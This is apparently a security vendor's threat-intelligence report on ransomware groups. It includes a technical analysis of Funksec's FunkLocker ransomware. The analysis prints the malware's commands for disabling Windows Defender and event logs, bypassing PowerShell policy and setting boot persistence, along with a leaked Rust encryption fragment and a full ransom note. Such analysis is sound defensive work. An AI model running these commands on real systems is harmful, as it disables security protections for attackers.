


Figure 5. Major Ransomware Attacks by Industry/Country

The Dragon Group is a ransomware group that started performing activities through a Telegram channel in October. Last year, it reported ten victims on an average a month. In January, however, it reported over 100 victims, displaying a rapid increase in its activities. This group uses Dragon ransomware, which is an independently created ransomware, and provides RaaS that distributes builder tools for users to simply create ransomware by changing the settings. In addition to ransomware attacks, the Dragon Group performs various threatening activities including the launch of DDoS and website defacement attacks.

The Akira Group has also displayed an increase in its activities since November. As of January, it is performing actively by posting 69 victims. In January, it attacked AA Environmental, a US environmental consulting and educational firm, and extorted information on the company's financial statements, medical records of the employees, and customers' personal information. In addition, the Akira Group attacked an Argentine media company, Diario Los Andes, and stole internal documents including invoices and personal information of the employees.

The Babuk2 (Babuk-Bjorka) Group, which is operated by a hacker named Bjorka and claims to be Babuk, collectively posted 66 victims upon its emergence. However, most victims had already been disclosed by the Funksec, RansomHub and LockBit Groups. In addition, it was identified that the descriptions of victims were the same as those in the posts for data disclosure written by other groups. As the relevance between the two groups has not yet been verified, it is necessary to keep an eye on the Babuk2 Group as to whether it has posted data simply for a promotional purpose or it is in a cooperative relationship with the Funksec, RansomHub and LockBit Groups.

The Clop Group, which launched a large-scale attack in December last year by abusing the vulnerability in Cleo's file transmission solution, additionally reported victims. Among the 66 victims reported in December, the group disclosed corporate data of 55 victims in the dark web leak site. At the end of January, it additionally disclosed the names of 49 victims. The leaked data of the additionally reported victims have not been disclosed and, alphabetically, only the companies of which names starting with A to C were disclosed. Therefore, it is highly likely that a list of many more victims will be disclosed.

Ransomware Focus




Figure 6. Funksec Dark Web Leak Site

The Funksec Group was discovered in December 2024. In December alone, this group reported 89 victims, amounting to 129 victims in total. In January 2025, it also stole and uploaded data from a Korean manufacturer. During the earlier phase, the Funksec Group disclosed in its dark web leak site not only DDoS attack tools, but also the tools to steal account information saved in the browser and hVNC malicious code, which enables remote access to a virtual network established without the user's knowledge. Currently, these are shared for free in GitHub.




Figure 7. Dark Web Forum of Funksec

By updating the dark web leak site, the group opened and started operating a dark web forum named Funkforum. Anyone can join and write or access posts in the forum. So far, most of the posts in the forum have been written by the Funksec operators. The posts share news about the updates of Funksec services as well as cooperation with the FSociety Group and the release of Funksec 2.0.




Figure 8. FunkBID Auction Platform Selling Stolen Data

At the end of January, the Funksec Group opened FunkBID, a website to sell the stolen data through auction. While disclosing the data posted in the dark web leak site until January after a certain period of time, the Funksec Group is selling all data uploaded after the FunkBID opening through auction. Although only the stolen data are being or schedule to be auctioned off at the moment, it is likely that more diverse data will be disclosed in addition to the stolen data because, in FunkBID, the auction items are divided into five categories, which are malware, malicious tool, access permission, database and source code.




Figure 9. Funksec 2.0 Notice

The Funksec Group also plans to provide RaaS, which distributes ransomware in the form of a service. In early January, it began recruiting RaaS users through its dark web leak site, and is sharing the RaaS progresses through a forum. The Funksec Group is still in the process of developing a management panel through which the RaaS service users create ransomware or manage victims. The management panel development is scheduled for completion in April. As for Funksec 2.0, a ransomware to be used in RaaS, the development will be completed after February. In addition, the group announced a plan to provide training on the methods to use vulnerability in ransomware attacks or phishing mail techniques at USD 5,000 (approx. KRW 7.3 million) a month.

```
fn encrypt_data(data: &[u8]) -> Vec<u8> {
    let mut rng = OsRng;
    let bits = 2048;
    let private_key = RsaPrivateKey::new(&mut rng, bits).expect("Failed to generate a key");
    let public_key = RsaPublicKey::from(&private_key);

    let aes_key = [0u8; 32]; // 256-bit key
    let cipher = Aes256::new(&aes_key.into());

    let mut buffer = data.to_vec();
    cipher.encrypt(&mut buffer);

    let encrypted_data = public_key.encrypt(&mut rng, PaddingScheme::new_pkcs1v15_encrypt(), &buffer).expect("Failed to encrypt");
    encrypted_data
}
```

Figure 10. A Part of the Disclosed ransomware.rs Source Code

In early January, some samples of FunkLocker v1.5, which is a ransomware used by the Funksec Group, were disclosed. The Funksec Group disclosed the samples through Avast Premium, which is the name of a vaccine program for the group's dark web leak site. In addition, a Rust-based source code (ransomware.rs), which appears to be in the development stage, was disclosed. For response to the looming threat of the Funksec Group, the details of an analysis conducted on the disclosed FunkLocker v1.5 are shared below.




Figure 11. Overview of Funksec Ransomware

Strategy of the Funksec Ransomware




Figure 12. Attack Strategy of the Funksec Ransomware

Funksec Ransomware requires administrator privilege to successfully perform various tasks, such as file encryption, backup copy deletion and event log deletion. When the ransomware is executed, the privilege is checked. Then, the ransomware is re-executed with administrator command using the PowerShell command, and the currently executed ransomware is terminated. It uses the following PowerShell command.

Command
PowerShell Start-Process -FilePath "{file_path}" -Verb RunAs -ArgumentList "{argv}"

Table 1. Ransomware Re-execution Command

Following re-execution with the administrator privilege, it is checked whether or not the current target environment is a virtual environment. tasklist command with which a list of processes can be checked in the Windows is used. From the list, the processes that are related to the virtual environment are checked. However, even if it was detected that the execution environment was a virtual environment, only "VM detected, aborting" was displayed on the command prompt, and no activity to disrupt analysis, such as program termination or ransomware termination, was observed.

Process
vmware, vboxservice, qemu, hyperv

Table 2. Target of Virtual Environment Check

In addition, using the hard-coded process and service list, it forcefully terminates the processes and services. The table below shows the identified processes and services.

Process	Service
system32.exe, chrome.exe, firefox.exe, explorer.exe, outlook.exe, spotify.exe, vlc.exe, Skype.exe, Teams.exe, Discord.exe, Java.exe, Python.exe, Node.exe, Javaw.exe, Winword.exe, Excel.exe, Powerpnt.exe, cmd.exe, PowerShell.exe, notepad++.exe, gimp-2.10.exe, photoshopt.exe, itunes.exe	WinDefend, wuauserv, bits, Spooler, DockApp, MpsSvc, XblGameSave, DiagTrack, SysMain, lfsvc, seclogon, wscsvc, trkwks, RemoteRegistry, netprofm, Netsh, twinapi.appcore, TimeBrokerSvc, RasMan, sshd, LanmanWorkstation, CryptSvc, EventLog

Table 3. Processes and Services Subject to Termination

Following process and service termination, the currently executed ransomware is spread to the internal network. The spread target is the hard-coded network range. Using the network and socket API WinSock provided by the Windows, network connection and ransomware transmission to the target network are attempted. However, as the hard-coded network range is very limited, the possibility of internal spread is realistically very low. The following IP address is used for internal spreading.

IP Address	Port
192.168.1.2~21	4444

Table 4. Target of Internal Spreading

In addition, through ransomware registration to the job scheduler, ransomware execution is enabled at the system booting. For this, the following command is used.

Command
schtasks /create /tn funksec /tr "{path}" /sc onstart

Table 5. Command to Register Job Scheduler

To prevent detection or recording of the malicious activities of ransomware, some security policies are disabled and the execution policy is changed. The monitoring and event log functions of Windows Defender are also disabled, and PowerShell policy is modified to permit all scripts. When execution of all PowerShell commands is completed, the backup copy is deleted.

Command	Description
powershell -Command Set-MpPreference -DisableRealtimeMonitoring \$true	Windows Defender Disabling real-time protection
powershell -Command wevtutil sl Security /e:false	Disabling security event log
powershell -Command wevtutil sl Application /e:false	Disabling application program event log
powershell -Command Set-ExecutionPolicy Bypass -Scope Process - Force	Changing PowerShell execution policy


Table 6. PowerShell Commands

After downloading of the image uploaded in the online image sharing community, the desktop is changed. As of February, the image can no longer be downloaded. When the image is not downloaded, a separate error log is displayed, and the desktop change is skipped.



Figure 13. Funksec Ransomware Desktop

Then, the hard-coded ransom note is saved in the current ransomware execution path. The ransom note is in the form of markdown⁴. When saving the ransom note, a string of ten random letters is created and inserted as the title of the ransom note.



```
README-2NLRRyFCON.md - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

# 🚫 FUNKLOCKER DETECTED 🚫

🎉 **Congratulations** 🎉 Your organization, device has been successfully infiltrated by funksec ransomware!

## 🛑 **Stop**
- Do NOT attempt to tamper with files or systems.
- Do NOT contact law enforcement or seek third-party intervention.
- Do NOT attempt to trace funksec's activities.

## 📖 **What happened**
- Nothing, just you lost your data to ransomware and can't restore it without a decryptor.
- We stole all your data.
- No anti-virus will restore it; this is an advanced ransomware.

## 💰 **Ransom Details**
- Decryptor file fee: **0.1 BTC**
- Bitcoin wallet address: `bc1qrghnt6cqdsxt0qmlcaq0wcavq6pmfm82vtxfeq`
- Payment instructions:
  1. Buy 0.1 bitcoin.
  2. Install session from: https://getsession.org/
  3. Contact us with this ID to receive the decryptor: 0538d726ae3cc264c1bd8e66c6c6fa366a3dfc589567944170001e6fdbea9efb3d

## 📖 **How to buy bitcoin**
- Go to [Coinbase](https://www.coinbase.com/) or any similar website like [Blockchain](https://www.blockchain.com/), use your credit

## 📖 **Who we are**
- We are an advanced group selling government access, breaching databases, and destroying websites and devices.

## 📖 **Websites to visit**
- funkiydk7c6j3vvck5zk2giml2u746fa5irwalw2kjem6tvofji7rwid.onion
- funkngn44slwmgwgnewne6bintboauwkaupik4yrlgtycew3ergraid.onion
- funkxxkovrk7ctnggbjnthdjav4ggex53k6m2x3esjwlxrb3qiztid.onion

🎶 *Start dancing, 'cause the funk's got you now!* 🎶

Sincerely,

Funksec cybercrime
```

Figure 14. Funksec Ransom Note

⁴ Markdown: A language to create formatted text using special characters and tags.

Once the process above is completed, all drives from A to Z are checked, and file encryption is conducted targeting the connected drives. Based on the hard-coded encryption target extensions and folders, encryption is performed only for specific folders and their subfiles. The following extensions and folders are subject to encryption.

Extension
txt, csv, docx, xlsx, pdf, json, xml, sql, log, html, css, js, php, py, java, c, cpp, sh, bat, ini, yaml, md, rtf, ts, jsx, tsx, pptx, odt, ods, odpm, msg, eml, apk, ipa, exe, dll, dmg, iso, vmdk, vhd, tgz, 7z, zip, tar, rar, bak, db, mdb, sqlite, hdf5, parquet, avro, log, etl, pfx, cer, pem, csr, key, pgp, kdbx, gpg, tar.gz, xz, dbf, bak, tiff, raw, ai, psd, indd, eps, svg, dwg, dxf, fla, flv, mov, mp4, avi, mkv, mp3, wav, flac, aac, ogg, wma, webm, m3u, cue, midi, ps, tex, bib, chm, epub, azw3, fb2, djvu, opf, xps, jar, war, ear, pdb, msi, deb, rpm, apk, vcs, git, svn, nfs, cue, bin, bkp, lst, dat, csv, json, png

Table 7. Encryption Target Extensions

Folder
Program Files, Program Files (x86), Windows, AppData, ProgramData, Users

Table 8. Encryption Target Folders

For file encryption, ChaCha20-Poly1305 algorithm is used. Although Rust source code, which encrypts files using AES algorithm and protects keys with RSA algorithm, has also been disclosed, this source code is presumed to be in a development stage or a test version in which only the encryption functions exist. The ChaCha20-Poly1305 key to be used in encryption is generated with the 24-byte value randomly created for each file and the password saved in the ransomware. For the key generation, Argon2, which is a hash algorithm, and HChaCha20 algorithm are used. An encryption key is created for each file, and all files are encrypted. The encryption is performed for every 128 bytes of the original data. Random data in the size of 32 bytes are also created and saved with the encrypted data. The detailed encryption process is illustrated below.

